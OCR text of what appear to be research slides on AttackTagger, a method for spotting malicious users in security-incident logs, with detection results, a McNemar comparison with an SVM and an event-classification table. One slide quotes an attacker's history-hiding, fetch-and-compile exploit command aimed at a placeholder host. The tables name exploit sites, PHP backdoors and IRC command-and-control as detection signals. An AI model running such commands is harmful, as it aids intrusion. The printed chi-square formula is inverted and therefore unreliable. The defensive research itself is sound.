
unset HISTFILE
wget <xx.yy.zz.t /abs.c -O a.c;gcc a.c -o a;

Lamport Timestamp


Relative order of events in an incident

Manual

Detection timeliness and Preemption timeliness



Detection timeliness and Preemption Timeliness



first event

Percentage of events observed until attack detection

last event

46 of 62 malicious users were detected in tested incidents (74%)

41 of 46 identified malicious users were identified before the system misuse

Performance Comparison

Name	TP	TN	FP	FN
AttackTagger	74.2	98.5	1.5	25.8
Rule Classifier	9.8	96.0	4.0	90.2
Decision Tree	21.0	100.00	0.00	79.0
Support Vector Machine	27.4	100.00	0.00	72.6

Detection performance of the techniques

	AT+	AT-
SVM+	17	0
SVM-	48	1250

McNemar discrepancy matrix

a=AT^+SVM^+, b=AT^-SVM^+,
c=AT^+SVM^-, d=AT^-SVM^-

$$\chi^2 = (b+c)^2/(b-c)$$

$$\chi^2 = 48$$

p-value < 0.00001

Our approach has:

- Best detection rate (46 of 62 malicious users)
- Smallest false detection rate (19 users of 1267 benign users).

Show that performance of AttackTagger (AT) is better than Support Vector Machine (SVM) not by chance

- Null hypothesis H_0 : both techniques have the same detection performance.

Measure discrepancy between: AT and SVM

AT detection performance was significantly different than SVM

Detection of unidentified malicious users

Incident ID	Activity
20100416	Illegal activities
20100513	Incorrect credentials (multiple times); Sending spam emails
20101029	Logging in from multiple IP addresses; Illegal activities
20101029	Logging in after a long inactive time; Illegal activities
20101029	Illegal activities

Identified six hidden malicious users who were not identified in the

Detection of unidentified malicious

Event	Description	UserState
INCORRECT PASSWORD (5 times)	A user supplies an incorrect credential at login. A repeated alerts indicates password guessing or bruteforcing.	benign
LOGIN	A user logs into the target system	*suspicious*
HIGHRISK DOMAIN	A user connects to a high-risk domain, such as one hosted using dynamic DNS (e.g., .dyndns, .noip) or a site providing ready-to-use exploits (e.g., milw0rm.com). The dynamic DNS domains can be registered free and are easy to setup. Attackers often use such domains to host malicious webpages.	*suspicious*
SENSITIVE URL	A user downloads a file with a sensitive extension (e.g., .c, .sh, or .exe). Such files may contain shell code or malicious executables.	*malicious*
CONNECT IRC	A user connects to an Internet Relay Chat server, which is often used to host botnet Control servers.	*malicious*
SUSPICIOUS URL	A user requests an URL containing known suspicious strings, e.g., leet-style strings such as expl0it or r00t, or popular PHP-based backdoor such as c99 or r57.	*malicious*

Brute-force guess passwords	benign
Login	suspicio us
Connect to a high-risk domain to get exploit code	suspicio us
Download source code of a root exploit (.c) file	maliciou s
Connect to a Command & Control server via IRC	maliciou s
Download PHP backdoor to establish tunnel to the compromised machine	maliciou s